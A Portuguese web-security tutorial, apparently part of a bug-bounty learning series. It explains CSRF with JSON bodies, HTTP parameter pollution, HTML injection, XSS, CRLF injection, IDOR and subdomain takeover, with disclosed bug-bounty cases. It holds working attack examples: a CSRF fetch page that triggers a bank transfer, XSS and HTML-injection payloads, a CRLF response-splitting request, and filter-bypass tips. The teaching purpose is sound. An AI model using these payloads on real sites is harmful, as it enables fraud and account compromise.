O problema do Content-Type ocorre quando ele é do tipo application/json, os formulários HTTP atualmente não permitem este cabeçalho aceitando apenas, text/plain, multipart/form-data e application/x-www-form-urlencoded, outro método seria usar requests javascript para mudar o Content-Type, mas isso ativa o CORS e impede a request de ser feita. Para tentar burlá-lo o pesquisador deve verificar se o servidor valida o Content-Type, ou não, caso valide o mesmo pode tentar usar um flash + 307 redirection, mas não irei explicá-lo aqui pois flash applications não funcionaram mais após dezembro de 2020; caso não haja validação, o pesquisador pode usar um Content-Type text/plain e reproduzir um json no body da request. Exemplo:

```
<!DOCTYPE html>
<html>
  <body>
    <script>
      var url = http://banco.com/transfer
      var headers = {method: 'POST', credentials:
'include', headers: {'Content-Type': 'text/plain'}, body:
'{"para":"thiago","montante":"1000"}'}
      fetch(url,headers)
    </script>
  </body>
</html>
```

Vamos analisar o que fiz acima, primeiro criei uma página html normal com um código javascript nela, esse código usa uma função para requisições http chama [fetch](#), ela aceita dois argumentos, sendo o primeiro nossa url e o segundo um array contendo o método da request, informações sobre cookies, content-type e o body dela.

# HTTP Parameter Pollution

---

## O que é:

O HTTP Parameter Pollution, ou HPP, ocorre quando um atacante manipula os parâmetros enviados, seja injetando parâmetros extras ou manipulando os existentes, o que pode causar uma resposta inesperada do servidor. Esta falha pode ocorrer tanto no Client-side quanto no Server-side, no primeiro a falha pode gerar efeitos inesperados, como redirecionamento do usuário e injeção de dados, já do outro lado, esta falha pode ser considerada grave, pois pode fazer alterações no banco de dados e adquirir informações sensíveis do servidor.

Esta falha já existe a bastante tempo, entretanto nos últimos anos, devido ao aumento da complexidade dos sites, houve também um aumento no número de parâmetros o que trouxe esta vulnerabilidade de volta à tona.

## Funcionamento técnico:

No artigo sobre Client e Server side expliquei como o servidor faz para pegar os parâmetros enviados à ele, mas o que acontece se, por exemplo, duplicarmos um parâmetro? Como a aplicação reagirá? Cada aplicação reage de uma forma diferente a esse problema, se usarmos php + apache será usado o último parâmetro, se for usado ASP.NET + IIS será usado uma concatenação de todos os parâmetros repetidos. Segue imagem da tabela de tratamento das linguagens e servidores:

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl/libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl/lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Fonte: <https://www.acunetix.com/wp-content/uploads/2012/02/photo-12.jpg>

## Server-Side:

Imagine que ao fazer uma transferência no seu banco você envie uma request do tipo GET para:

<http://banco.com/transfer?para=thiago&valor=1000>

e que o banco faça uma request, interna, a qual você não tem acesso, para

<http://pagamentos.com:7979/?de=carlos&para=thiago&valor=1000&de=henrique>

Tendo isto em vista, o atacante pode simplesmente adicionar, ao fim de sua request "&de=henrique", assim quando a request interna for feita, ela ficará da seguinte forma:

<http://pagamentos.com:7979/?de=carlos&para=thiago&valor=1000&de=henrique>

caso o servidor seja um php + apache o parâmetro "de" usado será o último, logo a transferência será feita no nome de henrique.

Caso o atacante esteja usando uma proxy para modificar as requests é necessário fazer a codificação de alguns caracteres especiais nas urls, caso isto não seja feito o servidor pode não entender o conteúdo enviado, a tabela abaixo mostra essa codificação.

Carácter	Codificação	Carácter	Codificação
espaço	%20	#	%23
\$	%24	%	%25
&	%26	@	%40
`	%60	/	%2F
:	%3A	;	%3B
<	%3C	=	%3D
>	%3E	?	%3F
[	%5B	\	%5C
]	%5D	^	%5E
{	%7B	` ``	` ``
}	%7D	~	%7E
+	%2B	,	%2C

Esta vulnerabilidade fica mais interessante quando ela é atrelada a outras, por exemplo, o atacante pode manipular os parâmetros para "bypassar" filtros e injetar códigos SQL, que é uma linguagem de programação usada para lidar com banco de dados, então imagine o atacante retornar toda a base de usuários e senhas de uma rede social, esta vulnerabilidade tem um nome específico: SQL injection, ela será explicada mais para frente.

### Client-Side:

O HPP neste lado ocorre quando o atacante manipula os parâmetros de modo que haja a injeção deles em links ou atributos src, como o da imagem ou do svg.

Vamos levar em conta o seguinte código para este exemplo:

```
<? $val=htmlspecialchars($_GET['par'], ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

Na primeira linha é requerido o parâmetro 'par' e o mesmo é transformado em sua respectiva entidades html, explicarei sobre ela no próximo artigo, entretanto é necessário saber que elas são usadas para transformar caracteres especiais do html em caracteres com o mesmo valor visual mas com significados diferentes. Enfim, na segunda linha é criado um link, o qual tem dois parâmetros o action com o valor de view, e o 'par' com o valor do parâmetro enviado, podemos então substituir 'par' por algo como par=123%26action%3Dedit, assim quando o valor for adquirido pelo \$\_GET e o link for criado ele ficará assim:

```
<a href="/page.php?action=view&par=123&amp;action=edit">View Me!</a>
```

Como no server-side, esta vulnerabilidade fica mais interessante atreladas a outras, por exemplo, podemos juntá-la com um HTML injection, com um Cross-Site Scripting, ou até mesmo com um Open Redirect Vulnerability.

## Exemplo:

Em 2015, foi reportada uma vulnerabilidade para a empresa de bug bounty, Hackerone, neste caso a organização dispunha de uma funcionalidade que permitia o compartilhamento de páginas ou reports em redes sociais, como o facebook ou o twitter.

O pesquisador percebeu que ao ativar essa funcionalidade estando neste link, por exemplo:

<https://hackerone.com/blog/introducing-signal>

era criado um link de compartilhamento igual a este:

<https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal>

o pesquisador resolveu, então injetar um parâmetro u com o valor <https://vk.com/durov> ao fim de sua url do hackerone, ela ficou assim:

<https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

então, quando a funcionalidade fosse ativada seria gerado um link igual este:

<https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

como vocês podem perceber pela extensão do arquivo, se tratava de um php, logo o argumento usado foi o último, gerando assim a vulnerabilidade.

Este report pode ser lido [aqui](#), pesquisador recebeu \$500.

## Como explorar:

Para explorar esta vulnerabilidade de maneira efetiva, o pesquisador deve ter um conhecimento básico sobre as outras vulnerabilidades, além de estar atento a como a aplicação reage a injeção de parâmetros repetidos, pois em alguns casos a mesma pode filtrar apenas o primeiro, e usar o segundo ou vice e versa.

O pesquisador também pode usar esta vulnerabilidade para adquirir informações sobre o servidor, como o tipo do servidor ou a linguagem usada, pelo método como ele reage a parâmetros duplicados.

Conforme as novas falhas forem sendo explicadas, fique atento a como elas podem ser unidas a esta, por exemplo é possível usar HPP para bypassar filtros de SQL Injection.

# HTML Injection

---

## O que é:

Esta vulnerabilidade ocorre quando o usuário consegue injetar tags html no site e modificar a página, imagine um usuário conseguir injetar formulários, solicitando senhas e quando a vítima o preencher ela é hackeada. Esse problema ocorre graças a falta de sanitização do site, o mesmo confia nos dados injetados pelo usuário e os usa indiscriminadamente.



## Funcionamento técnico:

Para um melhor entendimento, irei dividir essa vulnerabilidade em dois tipos, o stored e o reflected.

### Stored:

Neste caso o html injection fica salvo no site vulnerável, seja por upload de arquivo, envio de comentários ou até mesmo por envio de mensagens em um chat.

Imagine que ao enviar um arquivo para um site, o mesmo fique em uma tabela, tendo seu nome, tamanho e link para acesso, algo parecido com isto:

Nome:	Tamanho:	Link:
exemplo	1.5MB	exemplo.jpg


acessando o código html da página o atacante veria isto:

```
<!DOCTYPE html>
<html>
  <body>
    <table border="1">
      <tr>
        <td>Nome:</td>
        <td>Tamanho:</td>
        <td>Link:</td>
      </tr>
      <tr>
        <td>exemplo</td>
        <td>1.5MB</td>
        <td>exemplo.jpg</td>
      </tr>
    </table>
  </body>
</html>
```

Bom, o atacante percebe que o nome do arquivo upado fica dentro da tag <td></td>, ele poderia então tentar upar um arquivo o qual o nome seria um código html, exemplo:

```
<img src=https://media1.tenor.com/images/186241d89ba256a3f3c1e105b0668ca2/tenor.gif>
```

injetado o código, pode-se ver isto:

Nome:	Tamanho:	Link:
exemplo	1.5MB	exemplo.jpg
		
	1.5MB	exemplo.jpg

Assim, todos os clientes que acessassem a tabela sofreriam o ataque.

Injetar um código de imagem pode parecer inofensivo, mas não se engane, esta vulnerabilidade é perigosa pois o atacante pode literalmente modificar tudo da página, um caso interessante é injetar códigos de redirecionamento, via meta tag, ou de formulários.

### Reflected:

Este caso é menos perigoso que o primeiro, mas ainda assim pode causar muitos problemas, pois aqui somente os clientes que acessarem a url vulnerável serão atingidos, diferentemente do primeiro, que atinge qualquer usuário.

O caso mais comum em que esta vulnerabilidade é encontrada é em campos de busca, vamos supor que um site contenha um parâmetro GET usado para pesquisar livros em seu servidor, seria comum que a página de resultados contenha um texto "Resultados de: suapesquisa", aqui mora o perigo, o invasor pode injetar códigos html como o do exemplo acima modificando apenas o valor do parâmetro da url, assim todos que acessaram a url com o código html podem ser atacados.

Este exemplo de código não faz pesquisa em um banco de dados, mas pode ser usado para exemplo.

```
<!DOCTYPE html>
<html>
  <body>
    <form action="destino.php" method="get">
      <div>
        <label >Pesquise seu livro:</label>
        <input type="text" name="q" />
      </div>
      <div >
        <button type="submit">Enviar sua
mensagem</button>
      </div>
    </form>
  </body>
</html>
```

O código acima já deve ser facilmente entendido pelo leitor, nele criou-se um formulário que fazia uma request do tipo GET com o parâmetro "q" para "destino.php", e um botão que tem a função de enviá-lo.

```
<?php
$new = $_GET["q"];
echo "Resultados para: ".$new
?>
```

O código php acima, apenas mostra o resultado da pesquisa, caso o atacante injete o mesmo código usado anteriormente ele teria uma url parecida com esta:

<http://127.0.0.1/destino.php?q=%3Cimg+src%3D%22https%3A%2F%2Fmedia1.tenor.com%2Fimages%2F186241d89ba256a3f3c1e105b0668ca2%2Ftenor.gif%22%3E>

assim somente os que acessarem esta url serão atingidos pelo ataque.

## HTML Entities:

Não há como falar sobre HTML Injection sem ao menos mencionar HTML Entities eles são, assim como o url encode, codificações para alguns caracteres específicos que poderiam causar problemas, por exemplo quando um usuário injetar um > em algum parâmetro, o servidor deve codificá-lo para &gt; pois isto tem visualmente o mesmo efeito de >, mas para o código html o significado não é igual. Logo não é possível criar tags HTML com os entities, inviabilizando assim, na maioria dos casos, o HTML injection.

Segue tabela com as principais entities:


Caracter	Codificação
<	&lt;
>	&gt;
&	&amp;
'	&apos;
"	&quot;

## Exemplo:

Um pesquisador encontrou, em 2015, uma vulnerabilidade do tipo html injection na página login error da empresa Within Security, o mesmo percebeu que ao errar o login em sua conta, a página gerava um parâmetro error, deixando a url assim:

[https://withinsecurity.com/wp-login.php?error=access\\_denied](https://withinsecurity.com/wp-login.php?error=access_denied)

ele tentou substituir este parâmetro por um valor arbitrário e, para sua surpresa, o valor foi refletido na tela. O mesmo enviou a seguinte PoC(prova de conceito) para a companhia:



Ele recebeu \$250 por esta falha, e ela pode ser lida por completo [aqui](#).

## Como explorar:

Para explorar esta vulnerabilidade fique atento aos parâmetros e como eles são adicionados à página, caso eles sejam adicionados no atributo de uma tag, tente fazer-la seja com aspas simples ou aspas duplas, para decidir qual usar analise o html da página usando o inspetor de elementos.

Também é interessante notar como o filtro está reagindo aos parâmetros com caracteres especiais, alguns simplesmente os excluem para estes, tente adicionar um URL encode dentro de outro, por exemplo, sabendo que %3C corresponde a < tente então injetar %3%3CC.

Acima, dei um exemplo de filtros server side, agora quando eles estiverem no client side tente usar um proxy para interceptar e modificar a request depois que ela já passou pelo filtro.

# Cross-Site Scripting

---

## O que é:

Para um melhor entendimento desta vulnerabilidade é interessante ter lido nosso artigo sobre HTML Injection, pois esta é uma particularidade dele.

Nos últimos anos houve um aumento nos casos de Cross-Site Scripting ou XSS, por isso tentarei explorar o máximo sobre esta vulnerabilidade, logo este artigo tende a ficar maior que os anteriores.

Este problema ocorre quando o atacante consegue injetar código Javascript na página, logo o mesmo pode roubar cookies, redirecionar o usuário, criar elementos HTML e etc; isto se dá, assim como no HTML Injection, pela falta de sanitização dos inputs do usuário.

## Funcionamento Técnico:

Esta falha será dividida em 3 tipos: Reflected XSS, Persistence XSS e o DOM-Based XSS.

Os dois primeiros exemplos são iguais ao Reflected e ao Stored HTML Injection, respectivamente.

### Reflected XSS:

Este é o tipo mais simples, nele o valor de um parâmetro é refletido na página e quando não é sanitizado o atacante pode injetar código Javascript.

Imagine esta página html:

```
<!DOCTYPE html>
<html lang="pt-br">
  <body>
    <form action="destino.php" method="get">
      <p>
        Pesquisa: <input type="text" name="q" value="teste"/>
      </p>
      <input type="submit" value="Submit me!"/>
    </p>
  </form>
</body>
</html>
```

E o seguinte código php:

```
<?php
$var = $_GET['q'];
echo "Resultados para ".$var . ":";
?>
```

caso o usuário pesquise por:

```
<script>alert('xss')</script>
```

será aberta uma caixa de pop-up no qual estará escrito 'xss'.

O exemplo acima é o mais básico, isto também pode ocorrer com a tag img sendo o código:

```

```

este payload funciona pois caso o usuário digite, em sua barra de pesquisa, "javascript:" tudo após os dois pontos é executado e interpretado como código js. Usando a tag img, também pode ser criado um payload:

```

```

neste caso fornecemos um source inexistente, e informamos um atributo, auto explicativo, chamado onerror.

Em alguns raros casos o valor de um header é refletido na página, dentre eles o mais comum é o referer, quando isto ocorre o atacante pode substituir, também, o valor deste header por um código javascript.

Um payload muito utilizado também, é executar um `alert(document.cookie)` ou `alert(document.domain)`, o primeiro mostra todos os cookies do usuário, já o segundo mostra o nome do site.

É interessante freezar que somente os que acessarem a URL com o código vulnerável serão atacados.

### Persistence XSS:

Este tipo ocorre quando o atacante consegue injetar um código malicioso e o mesmo fica inserido na página permanentemente, exemplos destes podem ser: comentários de um site e upload de arquivos.

Usarei o mesmo exemplo do HTML Injection nele o usuário pode upar arquivos para um servidor e o nome do mesmo é refletido e armazenado na página, como na imagem:

Nome:	Tamanho:	Link:
exemplo	1.5MB	exemplo.jpg

O código html da página é este:

```
<!DOCTYPE html>
<html>
  <body>
    <table border="1">
      <tr>
        <td>Nome:</td>
        <td>Tamanho:</td>
        <td>Link:</td>
      </tr>
      <tr>
        <td>exemplo</td>
        <td>1.5MB</td>
        <td>exemplo.jpg</td>
      </tr>
    </table>
  </body>
</html>
```


Neste caso o atacante pode injetar uma tag `img` ou `script`, sendo elas:

```

<script>alert('xss')</script>
```



E este é o resultado:



## DOM-Based XSS:

Este tipo é muito interessante, e o mais difícil de se entender entre os três, nos outros dois tipos o parâmetro infectado era enviado para ao servidor e o mesmo devolvia uma página HTML com o código injetado nela para o usuário, ou seja o servidor não realizava uma sanitização corretamente, mas neste caso não há nenhum parâmetro indo para o servidor, o erro ocorre totalmente no lado cliente.

Este é o exemplo do HTML de uma página vulnerável:

```
<html>
  <head>
    <title>Custom Dashboard </title>
  </head>
  Main Dashboard for
  <script>
    var pos=document.URL.indexOf("context=")+8;

    document.write(decodeURI(document.URL.substring(pos,document.URL.length)));
  </script>
</html>
```

A parte vulnerável fica dentro da tag script, nela é criada uma variável chamada pos, e nela é contido tudo digitado após o "=", depois tudo digitado é escrito na página usando o comando "document.write". A url com o ataque é parecida com esta:

[https://example.com/teste.html#context=%3Cscript%3Ealert\(1\)%3C/script%3E](https://example.com/teste.html#context=%3Cscript%3Ealert(1)%3C/script%3E)

Bom, você deve estar pensando que esse é um caso de XSS reflected né? Mas a resposta é não. Para isto precisamos entender duas coisas, a primeira é que para que haja um xss refletido o código com o payload deve ser enviado para o servidor e o mesmo deve devolver uma página HTML vulnerável e a segunda é que se você prestar a atenção há um "#" na url ao invés de um "?", o primeiro carácter é usado principalmente em sites que só tem uma

página(também chamados de single page), assim o conteúdo dela pode ser manipulado usando Javascript, sem precisar que sejam feitas requisições para o servidor.

## Exemplo:

Em 2015 o pesquisador Jouko Pynnönen descobriu uma vulnerabilidade no serviço de email do yahoo que permitia um stored XSS, isto foi causado pela recente adição do yahoo que permitia o envio de imagens nos emails por injeção de código HTML.

Jouko percebeu que ao tentar injetar algum atributo que tivesse um valor booleano, o site removeria apenas o valor deixando o atributo, como neste exemplo:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

viraria:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

isto pode parecer inofensivo mas para o html o valor de CHECKED seria NAME="check pois ele permite um ou mais caracteres de espaço ao redor de um sinal de igual, quando o valor de um atributo não foi citado.

Então, Jouko inseriu o seguinte payload:

```
<img ismap='xxx' itemtype='yyy'  
style=width:100%;height:100%;position:fixed;left:0px;top:0px;  
onmouseover=alert(/XSS/)//>
```

Logo, o filtro transformou isto em:

```
<img ismap=itemtype=yyy  
style=width:100%;height:100%;position:fixed;left:0px;top:0px;  
onmouseover=alert(/XSS/)//>
```

Assim, toda vez que alguém passasse o mouse na imagem o código xss seria executado.

O pesquisador recebeu \$10000 de recompensa.

## Como explorar:

Como citado acima, esta é uma das vulnerabilidades mais encontradas e também uma das mais bem pagas, logo o pesquisador pode tentar atrelar outras vulnerabilidades para chegar a ela, por exemplo: ao encontrar uma Open Redirect Vulnerability e tentar levar o usuário à um XSS.

Também é interessante o pesquisador entender o funcionamento dos filtros do site, tem uma dica sobre isso [aqui](#). Não tenha medo de perder tempo entendendo como o filtro funciona para então, montar o payload.

Em caso de sites single page fique atento a como é utilizada a hash, ela pode te ajudar a encontrar um DOM based XSS, para isto não tenha medo de usar o modo desenvolvedor do navegador para analisar o javascript da página. Abaixo há uma lista de funções que se referem a hash, procure-as no source elas te ajudarão a montar o payload.

<b>Javascript Functions</b>	append()
Document.write()	animate()
document.writeln()	insertAfter()
document.domain	insertBefore()
someDOMELEMENT.innerHTML	before()
someDOMELEMENT.outerHTML	html()
someDOMELEMENT.insertAdjacentHTML	prepend()
someDOMELEMENT.onevent	replaceAll()
<b>jQuery Functions</b>	replaceAll()
add()	replaceWith()
after()	replaceWith()
wrapInner()	wrap()
wrapAll()	has()
init()	constructor()
index()	\$.parseHTML()

Há alguns casos em existem parâmetros que identificam o tipo de codificação da página, como utf-8, fique atento a eles pois podem te ajudar a "bypassar" o filtro ao substituí-lo.

Quem deseja se aprofundar nesta vulnerabilidade recomendo dar uma lida [neste artigo](#), em inglês, da OWASP(Open Web Application Security Project), há também diversas formas de bypassar filtros e isto renderia um livro inteiro, então para entende-los recomendo que faça o máximo de exemplos que puder no [PortsWigger Academy](#).

Por fim, saiba que **TODAS** as tags html podem ser manipuladas para que seja executado um xss basta o atacante conhecer seus atributos, para isto use o link anexado acima para conhecer novos e para ter ideias de como injetar payloads funcionais.

# Carriage Return Line Feed

---

## O que é:

A partir desta vulnerabilidade será muito importante o leitor entender bem o funcionamento da web, então caso ainda esteja com dúvidas, releia os artigos sobre o Protocolo HTTP, e o Cliente-Servidor na web, feito isto, vamos ao bug.

O CRLF são caracteres usados para pular linhas, eles correspondem respectivamente, ao fim de uma linha e o início de outra para muitos protocolos, incluindo o HTTP, nele estes caracteres são representados por %0D %0A eles são, respectivamente, \r \n.

Achar esta vulnerabilidade é um pouco difícil pois o atacante deve estar atento as requests e responses mas caso consiga encontrá-la ele pode desde modificar uma response até criar um Firewall Evasion, que é quando o atacante consegue burlar verificações de segurança.

## Funcionamento Técnico:

Esta vulnerabilidade ocorre quando o atacante injeta um código no cabeçalho da request e este valor é "refletido" no cabeçalho da response, assim, quando é feita a injeção de caracteres CRLF ele pode criar sua própria response, conseguindo assim até criar uma página html inteira.

O local em que mais se encontra este problema é no cabeçalho Set-Cookie da response, mas ele pode ser encontrado em outros locais.

Imagine que ao inserir seus dados em um input você envie uma request parecida com esta para o servidor:

```
GET /destino.php?nome=teste HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/home.html
Upgrade-Insecure-Requests: 1
e o servidor devolva esta response:
```

```
HTTP/1.1 200 OK
Date: Fri, 15 May 2020 13:54:45 GMT
Server: Apache/2.4.41 (Debian)
Set-Cookie: Cookie=teste; expires=Fri, 15-May-2020 13:54:47 GMT; Max-Age=2
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

Hello World!
```

Percebido que nome == Cookie, você pode injetar crlf para gerar uma quebra de linha, inserindo assim, o que você quiser abaixo de Cookie.

Exemplo:

```
GET
/destino.php?nome=teste%0d%0a%0d%0a%3Chtml%3E%3Cbody%3EVoce%20foi%20hackeado%
3C%2Fbody%3E%3C%2Fhtml%3E HTTP/1.1
Host: 192.168.15.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.15.9/home.html
Upgrade-Insecure-Requests: 1
```

response:

```
HTTP/1.1 200 OK
Date: Fri, 15 May 2020 14:00:07 GMT
Server: Apache/2.4.41 (Debian)
Set-Cookie: Cookie=teste

<html><body>Voce foi hackeado></body></html>; expires=Fri, 15-May-2020
14:00:09 GMT; Max-Age=2
Content-Length: 65
Connection: close
Content-Type: text/html; charset=UTF-8

Hello World!
```





## Como explorar:

Para explorar esta vulnerabilidade o pesquisador deve estar atento as requests e as responses da aplicação, para perceber quando alguns parâmetros estão sendo refletidos, para então, tentar montar um payload.

Acima, comentei que este erro é encontrado bastante no set-cookie, mas ele também pode ser encontrado no header Location da response.

É interessante notar que esta vulnerabilidade pode gerar problemas como HTML Injection, Cross-Site Scripting e erros de logs no servidor, logo para extrair o máximo deste problema, esteja atento a tudo que ele pode afetar.

# Insecure Direct Object Reference

---

## O que é:

O IDOR ocorre quando, o atacante por meio da modificação dos dados enviados ao servidor, consegue acessar diretamente outros objetos, no melhor dos casos isto pode levá-lo a uma escalação de privilégios vertical entretanto é mais comum que isto leve-o à uma escalação horizontal, a primeira se refere a quando o atacante consegue subir seu nível de privilégios por exemplo, se tornar um administrador, na segunda ele consegue apenas acesso a outras contas as quais estão no mesmo nível que ele.

Esta falha é gerada por um mal design do back-end da aplicação o qual não verifica o nível de privilégio de um usuário antes de responder a request.

## Funcionamento técnico:

É normal que aplicações manipulem e acessem, por exemplos contas, por meio de parâmetros um exemplo pode ser a seguinte URL:

[www.exemplo.com/conta?id=4](http://www.exemplo.com/conta?id=4)

é de se esperar que alterando o id possamos acessar a página de outro usuário e não há nenhum problema nisso, desde que não seja possível acessar dados "confidenciais" de outros usuários como por exemplo a página de edição da conta.

Imagine que uma aplicação use a seguinte URL para editar os dados de uma conta

[www.exemplo.com/edit?id=4](http://www.exemplo.com/edit?id=4)

teríamos uma falha caso fosse possível editar os dados de um usuário apenas modificando o id para 5, por exemplo. Isto ocorre pois o back-end não checa se o cookie do atacante é equivalente ao do id 5.

Algumas aplicações codificam o id como uma forma de proteção e outras usam o conceito de identificador único universal ou simplesmente UUID com ele é impossível prever o valor de id de um usuário, inviabilizando na maioria das vezes a falha.

Esta vulnerabilidade também pode ser encontrada no acesso de arquivos, caso um site use uma URL previsível e não verifique o privilégio do cliente é possível consultar dados de outros usuários, como imagens que deveriam ser privadas, arquivos de texto e etc.

O último lugar onde se encontra esta falha é nos cookies, há casos em que eles são fáceis de serem descobertos assim, o atacante pode simplesmente substituir seu valor e acessar outra conta.

## Exemplo:

No começo de 2020, Ameya encontrou uma falha IDOR no endpoint da Razer, nela o atacante poderia acessar dados confidenciais dos clientes como email, csrf token e o rzt\_id.

Para isto o pesquisador viu que, ao acessar a conta de um usuário encontrava um link parecido com este: <https://insider.razer.com/index.php?members/kajira.714/>

Ele entendeu que o valor 714 era referente ao user ID e substituiu este valor em outro endpoint da empresa

[https://insider.razer.com/api.php?action=getuserprofile&user\\_id=714](https://insider.razer.com/api.php?action=getuserprofile&user_id=714)

com isto ele pôde acessar os dados citados acima.

É interessante citar que o atacante não precisava estar logado para poder acessar esse endpoint.

Esta falha só é possível pois o id é muito previsível, com um simples ataque de força bruta seria possível roubar os dados de centenas de usuários.

O pesquisador recebeu \$375 por esta falha, e ela pode ser lida [aqui](#).

## Como explorar:

Explorar esta falha é fácil, fique atento a valores que sejam referentes ao ID de um usuário como UUID, user, account e etc, ao encontrá-los tente alterá-lo para ver como a aplicação reagirá.

Como citado acima usar o sistema de UUID é muito seguro, pois é impossível "adivinhar" um id, entretanto há duas maneiras de se explorar esta falha mesmo com eles:

A primeira é basicamente procurar na aplicação onde este valor possa estar "vazando" isto é comumente encontrado em sistemas de recuperação de senha, de "invite a friend" mas também pode ser encontrado no perfil da vítima.

A segunda forma é atrelar a falha HPP- HTTP Parameter Pollution- onde o atacante tenta duplicar o parâmetro para ver como o servidor reage.

# Subdomain Takeover


## O que é:

Esta falha ocorre quando um atacante consegue adquirir um subdomínio de uma empresa, podendo usá-lo para criar páginas falsas com o objetivo de adquirir dados de usuários(phishing), bem como levá-lo a outras falhas como o XSS; este tipo de vulnerabilidade ocorre devido ao excesso de confiança do navegador no Domain Name Server(DNS).

## DNS:

Ao fazer uma request para um site, inicialmente é feito uma tradução do nome de domínio, como `www.example.com`, para seu respectivo Internet Protocol address(IP), é inimaginável um usuário ter que decorá-lo para toda página que desejar acessar, logo foram criados servidores que armazenam tabelas, as quais relacionam os valores do nome de um site e de seu respectivo endereço ip.

A request para o DNS funciona da seguinte forma:



Fonte: <https://0xpatrik.com/content/images/2018/08/resolution.png>

